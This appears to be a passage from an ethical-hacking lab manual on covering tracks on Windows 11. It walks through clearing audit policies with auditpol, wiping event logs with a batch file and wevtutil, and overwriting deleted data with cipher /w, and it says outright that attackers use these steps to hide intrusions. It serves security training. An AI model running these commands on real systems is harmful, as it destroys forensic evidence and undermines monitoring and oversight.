
Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
3. The **User Account Control** pop-up appears; click **Yes**.





4. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.

```
Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory      Setting
System
  Security System Extension      No Auditing
  System Integrity             Success and Failure
  IPsec Driver                 No Auditing
  Other System Events          Success and Failure
  Security State Change        Success
Logon/Logoff
  Logon                         Success and Failure
  Logoff                        Success
  Account Lockout              Success
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode           No Auditing
  Special Logon                 Success
  Other Logon/Logoff Events     No Auditing
  Network Policy Server         Success and Failure
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing
  Registry                      No Auditing
  Kernel Object                 No Auditing
  SAM                           No Auditing
  Certification Services        No Auditing
  Application Generated        No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Drop       No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events   No Auditing
  Detailed File Share           No Auditing
  Removable Storage             No Auditing
  Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use  No Auditing
  Other Privilege Use Events   No Auditing
  Sensitive Privilege Use      No Auditing
```

5. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.

The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". The window displays a list of audit policy categories and their current auditing status. Most categories have "No Auditing" listed under them. A section for "Policy Change" shows "Success" for several events. The "Account Management" section includes "User Account Management" with "Success" listed. The "DS Access" section lists "Directory Service Access" through "Detailed Directory Service Replication" all with "No Auditing". The "Account Logon" section lists "Kerberos Service Ticket Operations" and "Other Account Logon Events" both with "No Auditing". The command `C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable` was typed, followed by the message "The command was successfully executed." The system tray at the bottom right shows the date and time as 10:24 PM on 4/5/2022, with a notification icon.

```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```

6. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```
C:\ Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
  Security System Extension Success and Failure
  System Integrity Success and Failure
  IPsec Driver Success and Failure
  Other System Events Success and Failure
  Security State Change Success and Failure
Logon/Logoff
  Logon Success and Failure
  Logoff Success
  Account Lockout Success
  IPsec Main Mode No Auditing
  IPsec Quick Mode No Auditing
  IPsec Extended Mode No Auditing
  Special Logon Success
  Other Logon/Logoff Events No Auditing
  Network Policy Server Success and Failure
  User / Device Claims No Auditing
  Group Membership No Auditing
Object Access
  File System No Auditing
  Registry No Auditing
  Kernel Object No Auditing
  SAM No Auditing
  Certification Services No Auditing
  Application Generated No Auditing
  Handle Manipulation No Auditing
  File Share No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events No Auditing
  Detailed File Share No Auditing
  Removable Storage No Auditing
  Central Policy Staging No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use No Auditing
Detailed Tracking
  Process Creation No Auditing
  Process Termination No Auditing
```

10:25 PM
4/5/2022

7. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.

```
C:\ Select Administrator: Command Prompt
Detailed File Share No Auditing
Removable Storage No Auditing
Central Policy Staging No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use No Auditing
Detailed Tracking
  Process Creation No Auditing
  Process Termination No Auditing
  DPAPI Activity No Auditing
  RPC Events No Auditing
  Plug and Play Events No Auditing
  Token Right Adjusted Events No Auditing
Policy Change
  Audit Policy Change Success
  Authentication Policy Change Success
  Authorization Policy Change No Auditing
  MPSSVC Rule-Level Policy Change No Auditing
  Filtering Platform Policy Change No Auditing
  Other Policy Change Events No Auditing
Account Management
  Computer Account Management No Auditing
  Security Group Management Success
  Distribution Group Management No Auditing
  Application Group Management No Auditing
  Other Account Management Events No Auditing
  User Account Management Success
DS Access
  Directory Service Access No Auditing
  Directory Service Changes No Auditing
  Directory Service Replication No Auditing
  Detailed Directory Service Replication No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation Success and Failure
C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```

10:26 PM
4/5/2022

8. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

```
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    No Auditing
  System Integrity             No Auditing
  IPsec Driver                 No Auditing
  Other System Events          No Auditing
  Security State Change        No Auditing
Logon/Logoff
  Logon                         No Auditing
  Logoff                        No Auditing
  Account Lockout              No Auditing
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode           No Auditing
  Special Logon                 No Auditing
  Other Logon/Logoff Events     No Auditing
  Network Policy Server         No Auditing
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing
  Registry                      No Auditing
  Kernel Object                 No Auditing
  SAM                           No Auditing
  Certification Services        No Auditing
  Application Generated        No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events   No Auditing
  Detailed File Share            No Auditing
  Removable Storage              No Auditing
  Central Policy Staging         No Auditing
Privilege Use
  Non Sensitive Privilege Use  No Auditing
  Other Privilege Use Events   No Auditing
  Sensitive Privilege Use       No Auditing
Detailed Tracking
  Process Creation               No Auditing
  Process Termination            No Auditing
```

9. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.


10. Close all open windows and document all the acquired information.

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as `Clear_Event_Viewer_Logs.bat`, `wEvtutil`, and `Cipher`. Here, we will use these utilities to clear the Windows machine logs.


- In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

```
C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-DAL-Provider/Analytic"
clearing "Microsoft-Windows-DAL-Provider/Operational"
clearing "Microsoft-Windows-DAMM/Diagnostic"
clearing "Microsoft-Windows-DCLocator/Debug"
clearing "Microsoft-Windows-DDisplay/Analytic"
clearing "Microsoft-Windows-DDisplay/Logging"
clearing "Microsoft-Windows-DLNA-Namespace/Analytic"
clearing "Microsoft-Windows-DNS-Client/Operational"
clearing "Microsoft-Windows-DSC/Admin"
clearing "Microsoft-Windows-DSC/Analytic"
clearing "Microsoft-Windows-DSC/Debug"
clearing "Microsoft-Windows-DSC/Operational"
clearing "Microsoft-Windows-DUI/Diagnostic"
clearing "Microsoft-Windows-DUSER/Diagnostic"
clearing "Microsoft-Windows-DXGI/Analytic"
clearing "Microsoft-Windows-DXGI/Logging"
clearing "Microsoft-Windows-DXP/Analytic"
clearing "Microsoft-Windows-Data-Pdf/Debug"
clearing "Microsoft-Windows-DataIntegrityScan/Admin"
clearing "Microsoft-Windows-DataIntegrityScan/CrashRecovery"
clearing "Microsoft-Windows-DateTimeControlPanel/Analytic"
clearing "Microsoft-Windows-DateTimeControlPanel/Debug"
clearing "Microsoft-Windows-DateTimeControlPanel/Operational"
clearing "Microsoft-Windows-Deduplication/Diagnostic"
clearing "Microsoft-Windows-Deduplication/Operational"
clearing "Microsoft-Windows-Deduplication/Performance"
clearing "Microsoft-Windows-Deduplication/Scrubbing"
clearing "Microsoft-Windows-Defrag-Core/Debug"
clearing "Microsoft-Windows-Deplorch/Analytic"
clearing "Microsoft-Windows-DesktopActivityModerator/Diagnostic"
clearing "Microsoft-Windows-DesktopWindowManager-Diag/Diagnostic"
clearing "Microsoft-Windows-DeviceAssociationService/Performance"
clearing "Microsoft-Windows-DeviceConfidence/Analytic"
clearing "Microsoft-Windows-DeviceGuard/Operational"
clearing "Microsoft-Windows-DeviceGuard/Verbose"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Autopilot"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Debug"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Operational"
clearing "Microsoft-Windows-DeviceSetupManager/Admin"
clearing "Microsoft-Windows-DeviceSetupManager/Analytic"
clearing "Microsoft-Windows-DeviceSetupManager/Debug"
```



4. Click **Search** icon (🔍) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

5. The **User Account Control** pop-up appears; click **Yes**.

6. A **Command Prompt** window with **Administrator** privileges appears. Type **wvtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.

```
C:\ Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MediaFoundationVideoProc
MediaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
MediaFoundationPipeline
MediaFoundationPlatform
MediaFoundationSrcPrefetch
Microsoft-AppV-Client-Streamingux/Debug
Microsoft-AppV-Client/Admin
Microsoft-AppV-Client/Debug
Microsoft-AppV-Client/Operational
```



10:39 PM
4/5/2022

- Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.

```
C:\ Select Administrator: Command Prompt
Microsoft-Windows-wmbclass/Trace
Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel
Microsoft-WindowsPhone-LocationServiceProvider/Debug
NIS-Driver-WFP/Diagnostic
Navigator
Network Isolation Operational
OSK_SoftKeyboard_Channel
OpenSSH/Admin
OpenSSH/Debug
OpenSSH/Operational
Physical_Keyboard_Manager_Channel
PlayReadyPerformanceChannel
RTWorkQueueExtended
RTWorkQueueTheading
SMSApi
Security
Setup
SmbWmiAnalytic
System
SystemEventsBroker
TabletPC_InputPanel_Channel
TabletPC_InputPanel_Channel/IHM
TimeBroker
UIManager_Channel
Uac/Debug
WINDOWS_KS_CHANNEL
WINDOWS_MFH264Enc_CHANNEL
WINDOWS_MP4SDECD_CHANNEL
WINDOWS_MSMPEG2ADEC_CHANNEL
WINDOWS_MSMPEG2VDEC_CHANNEL
WINDOWS_VC1ENC_CHANNEL
WINDOWS_WMPHOTO_CHANNEL
WINDOWS_wmvdecode_CHANNEL
WMPSyncEngine
Windows Networking Vpn Plugin Platform/Operational
Windows Networking Vpn Plugin Platform/OperationalVerbose
Windows PowerShell
muxencode

C:\Windows\system32>wevtutil cl system

C:\Windows\system32>
```



10:41 PM
4/5/2022

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

```
Administrator: Command Prompt - cipher /w:C
C:\Windows\system32>cipher /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
```

